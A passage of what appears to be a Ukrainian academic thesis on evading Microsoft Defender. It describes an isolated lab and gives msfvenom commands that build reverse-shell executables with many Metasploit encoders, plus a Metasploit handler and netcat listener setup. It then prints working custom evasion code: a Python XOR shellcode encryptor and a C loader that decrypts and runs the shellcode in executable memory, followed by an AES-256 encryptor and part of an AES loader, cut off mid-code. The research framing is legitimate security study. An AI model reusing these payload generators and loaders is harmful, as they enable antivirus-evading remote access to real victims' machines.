


Рисунок 3.1 – Розмір пейлоада для різних енкодерів Metasploit Framework

Порівняння розмірів пейлоадів, сформованих різними енкодерами Metasploit Framework, показує принципову різницю у глибині трансформацій, які здійснюються кожним методом кодування.

Енкодери, що використовують лінійні або блокові XOR-перетворення, зберігають майже незмінну компактність пейлоада, оскільки втручання в структуру інструкцій обмежується мінімальним набором службового коду. Така поведінка свідчить про поверхневий характер модифікацій, які здебільшого змінюють лише байтове представлення, але не створюють альтернативної форми або синтаксичної моделі пейлоада.

Натомість суттєве збільшення розміру – характерне насамперед для енкодерів з обмеженням на символи та Unicode-орієнтованих методів – відображає значно глибші структурні перетворення. Ці енкодери формують новий формат подання коду, часто із надлишковими службовими елементами та паддінгом, що ускладнює

статичну ідентифікацію та сигнатурний аналіз. Таким чином, ступінь збільшення розміру слугує непрямим індикатором стійкості до статичного виявлення: компактні трансформації зазвичай мають меншу структурну варіативність, тоді як більші накладні витрати підвищують варіативність (поліморфізм), але збільшують розмір.

3.4 Висновки до розділу 3

У межах цього етапу дослідження було здійснено порівняльний аналіз набору енкодерів, реалізованих у Metasploit Framework, з метою дослідження особливостей їх внутрішньої побудови, принципів кодування та обфускації пейлоадів, а також потенційних переваг та обмежень кожного з підходів.

Енкодери, що ґрунтуються на XOR-кодуванні з різними методами генерації ключів (наприклад, x86/xor_dynamic, x86/xor_poly, x86/shikata_ga_nai), продемонстрували високу гнучкість у генерації поліморфних пейлоадів за рахунок варіативності ключів та обфускації декодувальних циклів. У той же час, енкодери з обмеженням на допустимі символи (x86/alpha_upper, x86/unicode_upper, x86/nonalpha) потребують додаткової валідації результатів генерації, оскільки набір допустимих вихідних байтів значно обмежений.

Важливо зазначити, що на цьому етапі дослідження всі тести проводилися в ізольованому віртуальному середовищі з попередньо деактивованим антивірусним захистом Windows, що дозволило уникнути втручання з боку захисних механізмів і зосередитися виключно на поведінці енкодерів у процесі генерації та виконання пейлоадів.

Отримані результати стануть основою для подальших етапів дослідження, у межах яких у тому самому ізольованому середовищі, але вже з активованими засобами захисту та модифікованою мережевою конфігурацією, буде протестовано кастомні XOR- та AES-обфусковані пейлоади. Структуру цього середовища та особливості його налаштування детально розглянуто в наступному розділі.

4 СТРУКТУРА ТА КОНФІГУРАЦІЯ ІЗОЛЬОВАНОЇ ЕКСПЕРИМЕНТАЛЬНОЇ МЕРЕЖІ

Загальну побудову ізольованого експериментального стенду було окреслено в розділі, присвяченому методології дослідження. У цьому розділі детально розглянуто його апаратно-програмну конфігурацію та параметри мережевої взаємодії.

4.1 Апаратно-програмна архітектура ізольованого експериментального середовища

Експериментальне середовище було розгорнуто на принципах повної ізольованості, контрольованості та відтворюваності, що є ключовими умовами для дослідження виконання програмного коду та оцінювання ефективності захисних механізмів операційних систем [5, 25]. Усі обчислювальні ресурси, необхідні для генерування, модифікації та тестування пейлоадів, розміщувалися в межах ізольованого віртуалізованого стенду, функціонування якого не передбачало взаємодії з робочими мережами або зовнішніми сервісами, за винятком контрольованого одноразового звернення до сервісу VirusTotal [28] на завершальних етапах для зовнішнього підтвердження отриманих результатів.

Архітектура стенду включала дві основні віртуальні машини. Kali Linux використовувалася як вузол формування тестових зразків і приймання зворотних з’єднань (listener), а також як інструментальна платформа для генерації, обфускації та валідації працездатності пейлоадів. Windows 11 Pro (x64) використовувалася як цільова система, на якій досліджувалася реакція стандартних захисних механізмів, зокрема Microsoft Defender Antivirus.

Поділ функціональних ролей між цими вузлами забезпечував відтворення класичної моделі атаки «attacker → victim», уникаючи перехресного впливу між прямими процесами генерації та виконання шкідливого коду [7]. Обидві системи функціонували у межах закритого мережевого сегмента, що гарантувало повний контроль над трафіком та виключало можливість витоку шкідливих компонентів поза межі експериментального середовища.

Ключовим елементом експериментальної інфраструктури був програмний стек, що включав Metasploit Framework [29], Python, MinGW GCC [30], утиліти для аналізу пам'яті та додаткові інструменти, які забезпечували можливість створення та виконання як стандартних, так і модифікованих експериментальних пейлоадів. Чітке розмежування функцій між окремими компонентами дало змогу дотриматися модульності, забезпечити гнучке розширення експериментів та уникнути змін у конфігурації всієї системи – нові варіанти обфускації, пейлоадів чи loader-файлів могли інтегруватися у віртуальне середовище без коригування його базової структури.

Узагальнена схема архітектури експериментального середовища наведена на рисунку 4.1.




Рисунок 4.1 – Архітектура експериментального середовища

Комунікація між обома системами здійснювалася через окремий внутрішній сегмент гіпервізора, ізольований від зовнішніх мереж. Встановлена статична адресація – 10.211.55.3 для Kali Linux та 10.211.55.5 для Windows 11 – забезпечила стабільність мережевих параметрів під час тестування reverse shell-з’єднань та виконання пейлоадів, що вимагають мережевої взаємодії [18, 31]. Контрольованість середовища виключила вплив зовнішніх мережевих подій на результати експериментів.

4.2 Методика тестування та збір результатів

4.2.1 Підготовка та базові параметри тестового середовища Windows 11

Цільова система Windows 11 Pro (x64) використовувалася у стані «чистої» інсталяції [32]. Перед початком кожного тесту перевірялася коректність роботи захисних механізмів Windows. Особлива увага приділялася стану таких компонентів Microsoft Defender Antivirus, як:

- захист у реальному часі,
- поведінковий моніторинг,
- хмарний аналіз,
- контроль скриптів й завантажених об’єктів.

Перевірка виконувалася у PowerShell командою

```
Get-MpComputerStatus
```

Підготовлена система не містила стороннього програмного забезпечення, яке могло б впливати на результати, за винятком стандартних компонентів ОС. Тестові зразки передавалися з атакувального вузла Kali Linux до Windows 11 через ізольовану мережу гіпервізора за статичними параметрами:

LHOST: 10.211.55.3 (Kali Linux)

LPORT: 4445 (порт для зворотного з’єднання)

Усі пейлоади запускалися у сеансі стандартного (непривілейованого) користувача, без підвищення прав (без адміністративних привілеїв). Такий підхід забезпечував моделювання типової реальної ситуації, у якій шкідливий файл потрапляє до системи користувача без підвищених прав і взаємодіє з антивірусом у найбільш поширеному режимі.

Після запуску кожного тестового файлу фіксувалося:

- чи був файл заблокований до виконання,
- чи спрацювала реакція захисника в момент запуску,
- чи виникли сигнали після активації мережевої активності.

Основними джерелами даних були [32]:

- журнал подій Windows (Microsoft-Windows-Windows Defender/Operational),
- повідомлення Захисного центру Windows,
- зміни стану мережевих з’єднань,
- консольні повідомлення утиліт PowerShell, коли це було релевантно.

Фіксація даних виконувалася одразу після завершення кожного запуску.

4.2.2 Спосіб фіксації мережевої активності та реакції C2-сервера

Для підтвердження коректності виконання пейлоадів використовувався мережевий канал управління, що встановлювався між Windows 11 і Kali Linux. На стороні Kali Linux запускалися listener-процеси, налаштовані на порт 4445:

- Netcat (nc -lvnp 4445) [33];
- або Metasploit handler у режимі очікування вхідного з’єднання [31].

Цей канал слугував операційним індикатором успішного встановлення керувального з’єднання та факту виконання мережевого етапу пейлоада. Якщо Windows 11 встановлювала TCP-з’єднання з атакувальним вузлом, це інтерпретувалося як відсутність блокування, що перервало виконання до етапу ініціювання з’єднання. Для контролю поведінки зразків під час виконання було налаштовано обробник з’єднань (handler) у Metasploit Framework.

Після запуску будь-якого пейлоада очікуване з’єднання обробляється модулем handler, конфігурація якого наведена нижче.

```
use exploit/multi/handler
set PAYLOAD windows/shell_reverse_tcp
set LHOST 10.211.55.3
set LPORT 4445
run
```

Цей компонент забезпечував фіксацію факту успішного встановлення каналу зв’язку, що дозволяло підтвердити функціональність кожного з генерованих зразків перед надсиланням їх на VirusTotal.

4.2.3 Використані інструменти та їх роль у дослідженні

Для проведення експериментів задіяно програмне забезпечення, яке забезпечувало генерацію, компіляцію, модифікацію та тестування пейлоадів у межах ізольованого віртуального середовища. Кожен інструмент виконував окремі функції, що гарантувало модульність і керованість у процесі виконання експериментальних дій. Перелік програмних засобів, задіяних у проведенні експериментів, а також їх версії та функціональне призначення наведено в таблиці 4.1.

Таблиця 4.1 – Програмні засоби, задіяні у проведенні експериментів

№	Компонент	Версія	Призначення
1	Metasploit Framework	6.1.44	Генерація пейлоадів та енкодерів
2	Kali Linux	2022.2	Сервер C2, генерація та тестування пейлоадів
3	Windows 11	10.0.22000.2538	Цільова система для тестування виявлення
4	VirusTotal (web-застосунок)	Вебверсія	Онлайн-аналіз результатів обфускації
5	Python	3.10.4	Допоміжні скрипти та автоматизація
6	PowerShell	5.1.19041.1682	Генерація PowerShell-сценаріїв

4.3 Генерація пейлоадів та застосування технік обфускації

Метою цього етапу було сформувати повну множину тестових зразків шкідливого навантаження, що надалі використовувалися для дослідження реакції засобів антивірусного захисту. До вибірки увійшли як необфускований (еталонний) варіант пейлоаду, так і зразки, створені за допомогою вбудованих енкодерів Metasploit Framework та кастомних технік шифрування. Усі зразки виконували однакову функцію – ініціювали зворотне TCP-з’єднання з атакувальною машиною, що дозволяло забезпечити контрольованість і порівнюваність експериментів [31].

4.3.1 Формування еталонного (необфускованого) пейлоада

Першим кроком стало створення контрольного зразка, який не містив жодних модифікацій структури чи поведінки і використовувався як базова точка для подальшого зіставлення. Такий підхід дозволяє чітко відокремити ефект, спричинений обфускацією, від базових властивостей первинного шкідливого навантаження.

У межах дослідження пейлоад формувався за допомогою модуля windows/shell_reverse_tcp Metasploit Framework. Цей модуль реалізує класичну модель мережевого шелу, коли цільова система ініціює TCP-з'єднання з сервером, що очікує вхідний виклик.

Команда для генерації базового пейлоада мала вигляд:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.3 LPORT=4445 -f exe -o shell_clean_4445.exe
```

У результаті створювався виконуваний файл формату PE розміром приблизно 7 КБ, у якому містився shellcode та мінімальний завантажувальний код, необхідний для його активації.

Отриманий зразок тестувався в окремому циклі для підтвердження працездатності – на машині Kali Linux запускалися Netcat або Metasploit handler, після чого виконання файлу мало приводити до встановлення зворотного з'єднання на порт 4445. Переконання у правильності роботи контрольного зразка було ключовою умовою для уникнення похибок у подальших експериментальних серіях.

4.3.2 Застосування енкодерів Metasploit Framework

На наступному етапі до еталонного пейлоада застосовувалися вбудовані енкодери Metasploit Framework, кожен з яких реалізує власну модель перетворення машинного коду [5]. Енкодери мають різну природу: одні створюють алфанумеричні послідовності, інші застосовують XOR-перетворення з варіативним ключем, треті формують метаморфні блоки, які змінюють структуру shellcode зі збереженням його функціональності.

Для прикладу, створення пейлоада з енкодером x86/alpha_upper здійснювалося командою:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.3 LPORT=4445 \
    -e x86/alpha_upper -f exe -o shell_upper.exe
```

Аналогічним чином створювалися та зберігалися варіанти для інших енкодерів, таких як:

```
└─$ msfvenom --list encoders | grep x86
    x86/add_sub                   manual     Add/Sub Encoder
    x86/alpha_mixed               low        Alpha2 Alphanumeric Mixedcase
Encoder
    x86/alpha_upper               low        Alpha2 Alphanumeric Uppercase
Encoder
    x86/avoid_underscore_tolower  manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower
    x86/bloxor                    manual     BloXor - A Metamorphic Block
Based XOR Encoder
    x86/bmp_polyglot              manual     BMP Polyglot
    x86/call4_dword_xor           normal     Call+4 Dword XOR Encoder
    x86/context_cpuid             manual     CPUID-based Context Keyed
Payload Encoder
    x86/context_stat              manual     stat(2)-based Context Keyed
Payload Encoder
    x86/context_time              manual     time(2)-based Context Keyed
Payload Encoder
    x86/countdown                 normal     Single-byte XOR Countdown
Encoder
    x86/fnstenv_mov               normal     Variable-length Fnstenv/mov
Dword XOR Encoder
    x86/jmp_call_additive         normal     Jump/Call XOR Additive
Feedback Encoder
    x86/nonalpha                  low        Non-Alpha Encoder
    x86/nonupper                  low        Non-Upper Encoder
    x86/opt_sub                   manual     Sub Encoder (optimised)
    x86/service                   manual     Register Service
    x86/shikata_ga_nai            excellent  Polymorphic XOR Additive
Feedback Encoder
    x86/single_static_bit         manual     Single Static Bit
    x86/unicode_mixed             manual     Alpha2 Alphanumeric Unicode
Mixedcase Encoder
    x86/unicode_upper             manual     Alpha2 Alphanumeric Unicode
Uppercase Encoder
    x86/xor_dynamic               normal     Dynamic Key XOR Encoder
    x86/xor_poly                  normal     XOR POLY Encoder
```

Кожен з них формував виконуваний файл із власною структурою, рівнем ентропії та характером декодування.

На цьому етапі не оцінювалася ефективність обфускації; формувалися лише стандартизовані зразки для подальших процедур аналізу. Перелік використаних енкодерів та відповідні команди формування виконуваних файлів за допомогою msfvenom наведено в таблиці 4.2.

Таблиця 4.2 – Команди генерації експериментальних виконуваних файлів з використанням енкодерів Metasploit Framework

№	Енкодер Metasploit	Тип енкодера	Команда формування виконуваного файлу
1	x86/alpha_upper	Алфанумеричний (uppercase)	msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.3 LPORT=4445 -e x86/alpha_upper -f exe -o shell_alpha.exe
2	x86/countdown	XOR single-byte countdown	msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.3 LPORT=4445 -e x86/countdown -f exe -o shell_countdown.exe
3	x86/fnstenv_mov	dword XOR + fnstenv technique	msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.3 LPORT=4445 -e x86/fnstenv_mov -f exe -o shell_fnstenv.exe
4	x86/nonalpha	Non-alphanumeric encoder	msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.3 LPORT=4445 -e x86/nonalpha -f exe -o shell_nonalpha.exe
5	x86/shikata_ga_nai	Поліморфний XOR additive feedback (метаморфний)	msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.3 LPORT=4445 -e x86/shikata_ga_nai -i 3 -f exe -o shell_shikata.exe
6	x86/jmp_call_additive	XOR additive with indirect call	msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.3 LPORT=4445 -e x86/jmp_call_additive -f exe -o shell_jmpcall.exe
7	x86/unicode_mixed	Unicode mixed alphanumeric encoder	msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.3 LPORT=4445 -e x86/unicode_mixed -f exe -o shell_unicode_mixed.exe
8	x86/unicode_upper	Unicode uppercase encoder	msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.3 LPORT=4445 -e x86/unicode_upper -f exe -o shell_unicode_upper.exe
9	x86/xor_poly	Поліморфне XOR-перетворення	msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.3 LPORT=4445 -e x86/xor_poly -f exe -o shell_xorpoly.exe

Кінець таблиці 4.2

№	Енкодер Metasploit	Тип енкодера	Команда формування виконуваного файлу
10	x86/bloxor	Метаморфний block-based encoder	msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.3 LPORT=4445 -e x86/bloxor -f exe -o shell_bloxor.exe
11	x86/call4_dword_xor	dword XOR + call-based execution	msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.3 LPORT=4445 -e x86/call4_dword_xor -f exe -o shell_call4.exe
12	x86/context_cpuid	Context-keyed (CPU-dependant)	msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.3 LPORT=4445 -e x86/context_cpuid -f exe -o shell_cpuid.exe
13	x86/nonupper	Non-uppercase alphanumeric	msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.3 LPORT=4445 -e x86/nonupper -f exe -o shell_upper.exe
14	x86/xor_dynamic	Dynamic XOR key generator	msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.3 LPORT=4445 -e x86/xor_dynamic -f exe -o shell_xordynamic.exe
15	Еталонний (без обфускації)	Нативний (без обфускації)	msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.3 LPORT=4445 -f exe -o shell_clean_4445.exe

Після завершення всіх етапів генерування було сформовано структурований та різнорідний набір виконуваних файлів, що відрізнялися використаними енкодерами, складністю декодерів і рівнем трансформації початкового машинного коду. Кожен файл у вибірці був протестований на працездатність – зокрема на здатність встановити зворотне з'єднання з обробником (handler) Metasploit, налаштованим на системі з IP 10.211.55.3.

Під час експериментального етапу встановлено, що створення виконуваного файлу за допомогою енкодера x86/nonupper є неможливим. Команда:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.3 LPORT=4445 -e x86/nonupper -f exe -o shell_upper.exe
```

завершується помилкою Encoding failed due to a nil character та повідомленням No Encoder Succeeded.

Це вказує на те, що обраний енкодер не здатний закодувати згенерований Metasploit-shellcode без використання символів верхнього регістру ASCII, що є його ключовим функціональним обмеженням.

Оскільки shellcode windows/shell_reverse_tcp містить байти, які після XOR-перетворень неминуче переходять у недопустимий діапазон, алгоритм кодування не може побудувати коректну послідовність без порушення заданих фільтраційних умов.

Таким чином, відмова у генерації є не помилкою платформи msfvenom, а прямим наслідком несумісності моделі кодування енкодера x86/nonupper із внутрішньою структурою інструкцій конкретного пейлоаду. Це підтверджує, що деякі енкодери Metasploit Framework мають жорсткі структурні обмеження та не можуть застосовуватися для універсальних сценаріїв обфускації.

4.3.3 Формування кастомних варіантів пейлоадів за допомогою власних технік обфускації

З метою моделювання сценаріїв, максимально наближених до сучасних шкідливих програм, до дослідження були включені кастомні методи приховування машинного коду. Ці техніки не спираються на відомі шаблони, характерні для Metasploit Framework, і передбачають ручну реалізацію процесів шифрування, розшифрування та запуску пейлоада.

У межах підрозділу послідовно розглянуто три варіанти реалізації кастомних пейлоадів, які відрізняються як механізмом обфускації, так і контекстом виконання:

– XOR-шифрування та виконання shellcode у власному процесі;

– AES-шифрування з розшифруванням у пам’яті того ж процесу;

– AES-шифрування з подальшою ін’єкцією розшифрованого коду в легітимний процес (notepad.exe).

Такий поетапний підхід дозволяє продемонструвати еволюцію складності захисних механізмів: від найпростішого XOR-перетворення до повністю автономного зашифрованого модуля з ін'єкцією в інший процес.

Перший варіант передбачав застосування XOR-перетворення з фіксованим ключем. Машинний код (shellcode) зчитувався з C-файлу, шифрувався Python-скриптом і включався до невеликого loader.exe, який під час виконання:

– розшифровував байтовий масив у пам'яті,

– змінював атрибути виділеної області на виконувані,

– передавав керування shellcode.

Реалізація цього методу вимагала ручної компіляції у MinGW та точного контролю над структурою виконуваного файлу.

На відміну від Metasploit-побудованих пейлоадів, у кастомному XOR-варіанті:

– не існувало стандартного декодера, характерного для msfvenom;

– структура PE-файлу була мінімалістичною і менш передбачуваною;

– байтові послідовності не мали повторюваних шаблонів;

– поведінка loader'а повністю визначалася реалізацією дослідника, а не фреймворком.

Це створило умови для моделювання унікального, нетипового для AV-платформ сценарію виконання.

У межах дослідження було сформовано машинний код, функціональність якого повністю відповідала зразкам, використаним у попередніх підрозділах. Генерація здійснювалася у Kali Linux за допомогою Metasploit Framework, де було створено базовий shellcode у форматі C-масиву:

```
msfvenom -p windows/shell_reverse_tcp \
  LHOST=10.211.55.3 LPORT=4445 \
  -f c -v shellcode -o shellcode.c
```

Для приховування структури машинного коду було застосовано простий симетричний механізм XOR-шифрування з фіксованим ключем. Незважаючи на простоту операції XOR, її ефективність у контексті статичного аналізу зумовлена тим, що результат являє собою псевдовипадкову послідовність байтів, яка не містить сигнатурних фрагментів оригінального пейлоада.

Перетворення здійснювалося Python-скриптом, який:

– автоматично витягував байти shellcode;

– виконував XOR-шифрування;

– формував заголовковий файл xor_payload.h.

```
# xor_prepare.py
import re

input_file = "shellcode.c"
output_file = "xor_payload.h"
key = 0xAA  # XOR ключ

xor_bytes = []

with open(input_file, "r") as f:
    content = f.read()

matches = re.findall(r'\\x([0-9a-fA-F]{2})', content)

for m in matches:
    val = int(m, 16)
    xor_bytes.append(val ^ key)

with open(output_file, "w") as out:
    out.write("unsigned char xor_payload[] = {\n")
    for i in range(0, len(xor_bytes), 12):
        line = ", ".join(f"0x{b:02x}" for b in xor_bytes[i:i+12])
        out.write("    " + line + ",\n")
    out.write("};\n")
    out.write(f"unsigned int payload_len = {len(xor_bytes)};\n")
    out.write(f"unsigned char xor_key = 0x{key:02x};\n")

print(f"[+] Done. Bytes extracted: {len(xor_bytes)}")
```

Вивід скрипта формував файл xor_payload.h наступного вигляду (скорочено):

```
unsigned char xor_payload[] = {
    0x56, 0x42, 0x29, 0xaa, 0xaa, ...
};
unsigned int payload_len = 324;
unsigned char xor_key = 0xaa;
```

Після завершення обробки сформовано зашифрований масив байтів, готовий до вбудовування в завантажувач.

Для виконання зашифрованого shellcode розроблено мінімалістичний завантажувач мовою C, який виконував дві ключові операції:

– динамічне виділення пам’яті з правами EXECUTE_READWRITE;

– розшифрування вмісту масиву xor_payload[] у цю пам’ять і передачу керування розшифрованому коду.

```
#include <windows.h>
#include <stdio.h>
#include "xor_payload.h"

int main() {
    // Виділення пам’яті для розшифрованого payload
    LPVOID exec_mem = VirtualAlloc(
        NULL,
        payload_len,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE
    );

    if (exec_mem == NULL) {
        printf("[-] VirtualAlloc failed: %lu\n", GetLastError());
        return -1;
    }

    // Розшифрування payload (XOR)
    for (unsigned int i = 0; i < payload_len; i++) {
        ((unsigned char*)exec_mem)[i] = xor_payload[i] ^ xor_key;
    }

    printf("[+] Payload decrypted and ready in memory.\n");

    // Виконання shellcode
    ((void(*)())exec_mem)();

    return 0;
```

```
}
```

Компіляція виконувалася у Kali Linux за допомогою 32-бітного MinGW-компілятора:

```
i686-w64-mingw32-gcc loader.c -o loader.exe -lws2_32
```

Фінальний виконуваний файл loader.exe мав нетипову структуру PE-файла та не містив shellcode у відкритому вигляді: весь код зберігався в зашифрованому вигляді в одному з сегментів.

Незважаючи на ефективність XOR-кодування проти простого статичного аналізу, цей механізм має очевидні криптографічні обмеження: лінійність операції, відсутність справжньої стійкості до криптоаналізу та можливість відновлення ключа за наявності достатнього обсягу даних. З метою оцінки впливу криптостійкіших алгоритмів на рівень виявлення антивірусного ПЗ наступний етап експерименту був присвячений реалізації пейлоаду, захищеного за допомогою AES-шифрування та розшифровуваного безпосередньо в оперативній пам’яті.

У межах проведеного експерименту було реалізовано власний механізм обфускації та виконання шкідливого виконуваного коду безпосередньо з оперативної пам’яті з використанням криптографічних методів. Центральною концепцією є застосування симетричного шифрування за алгоритмом AES-256 у режимі CBC (Cipher Block Chaining), що дозволяє унеможливити статичний аналіз шкідливого коду під час зберігання у двійковому форматі.

На відміну від стандартних енкодерів Metasploit Framework (наприклад, shikata_ga_nai), які застосовують поліморфні або XOR-базовані перетворення, запропонований метод заснований на принципі криптографічної обфускації. Це, у свою чергу, ускладнює виявлення на основі сигнатурних механізмів, хоча залишає можливість ідентифікації поведінковими алгоритмами та ML-підходами на основі хостової/процесної телеметрії, що застосовуються в SIEM/EDR-класі рішень [34].

Першим етапом у процесі є отримання необробленого (raw) машинного коду, який буде розміщено в пам'яті й виконано на кінцевій системі. У рамках експерименту використано пейлоад типу reverse_tcp, що встановлює зворотне підключення до комп'ютера оператора:

```
msfvenom -p windows/shell_reverse_tcp \
  LHOST=10.211.55.3 LPORT=4445 \
  -f raw -o shellcode.raw
```

Отриманий файл має формат без заголовків (raw binary), що дозволяє подальше пряме шифрування.

Другим етапом є шифрування вихідного машинного коду. Застосовано бібліотеку PyCryptodome, яка реалізує AES-256 у CBC режимі. Для забезпечення коректної довжини блоку застосовується PKCS#7 padding [35].

```
from Crypto.Cipher import AES
from Crypto.Random import get_random_bytes

# 1. Зчитування shellcode
with open("shellcode.raw", "rb") as f:
    shellcode = f.read()

# 2. Створення AES ключа та IV
key = get_random_bytes(32)  # AES-256
iv = get_random_bytes(16)   # CBC-mode IV

# 3. Паддінг PKCS#7
pad_len = 16 - (len(shellcode) % 16)
shellcode += bytes([pad_len] * pad_len)

# 4. Шифрування
cipher = AES.new(key, AES.MODE_CBC, iv)
encrypted = cipher.encrypt(shellcode)

# 5. Генерація C-заголовка
with open("aes_payload.h", "w") as out:
    out.write("unsigned char payload[] = {\n")
    for i in range(0, len(encrypted), 12):
        chunk = ", ".join(f"0x{b:02x}" for b in encrypted[i:i+12])
        out.write(f"    {chunk},\n")
    out.write("};\n")
```

```
        out.write(f"unsigned int payload_len = {len(encrypted)};\n\n")

        out.write("unsigned char key[32] = {\n")
        for i in range(0, 32, 8):
            chunk = ", ".join(f"0x{b:02x}" for b in key[i:i+8])
            out.write(f"    {chunk},\n")
        out.write("};\n\n")

        out.write("unsigned char iv[16] = {\n")
        for i in range(0, 16, 8):
            chunk = ", ".join(f"0x{b:02x}" for b in iv[i:i+8])
            out.write(f"    {chunk},\n")
        out.write("};\n")

    print(f"[+] aes_payload.h generated. Payload size: {len(encrypted)} bytes.")
```

Скрипт створює файл aes_payload.h, який містить зашифрований пейлоад разом із ключем шифрування та вектором ініціалізації у форматі масивів C.

Третім етапом є виконання пейлоада на цільовій системі. Основним завданням є розміщення шифрованих даних у пам’яті, їх дешифрування під час виконання та виклик як функції. У реалізації використовувано WinAPI-пов’язану криптографічну функцію CryptImportKey, а не CryptDeriveKey, оскільки ключ був сформований попередньо, а не отриманий з пароля.

```
#include <windows.h>
#include <wincrypt.h>
#include <stdio.h>
#include "aes_payload.h"

#pragma comment(lib, "advapi32")

DWORD crc32(unsigned char *data, size_t len) {
    DWORD crc = 0xFFFFFFFF;
    for (size_t i = 0; i < len; i++) {
        crc ^= data[i];
        for (int j = 0; j < 8; j++) {
            crc = (crc >> 1) ^ (0xEDB88320 & -(crc & 1));
        }
    }
    return ~crc;
}
```

```
typedef struct {
    BLOBHEADER hdr;
    DWORD keySize;
    BYTE keyData[32];
} AES_KEYBLOB;

int main() {
    printf("[*] Stage 1: Allocating memory...\n");
    LPVOID exec_mem = VirtualAlloc(NULL, payload_len, MEM_COMMIT |
MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (!exec_mem) {
        printf("[-] ERROR: VirtualAlloc failed\n");
        return -1;
    }

    printf("[*] Stage 2: Copying encrypted payload into memory...\n");
    memcpy(exec_mem, payload, payload_len);

    HCRYPTPROV hProv;
    HCRYPTKEY hKey;

    printf("[*] Stage 3: Importing AES key...\n");

    AES_KEYBLOB blob;
    blob.hdr.bType = PLAINTEXTKEYBLOB;
    blob.hdr.bVersion = CUR_BLOB_VERSION;
    blob.hdr.reserved = 0;
    blob.hdr.aiKeyAlg = CALG_AES_256;
    blob.keySize = 32;
    memcpy(blob.keyData, key, 32);

    if (!CryptAcquireContext(&hProv, NULL, NULL, PROV_RSA_AES,
CRYPT_VERIFYCONTEXT)) {
        printf("[-] ERROR: CryptAcquireContext failed\n");
        return -2;
    }

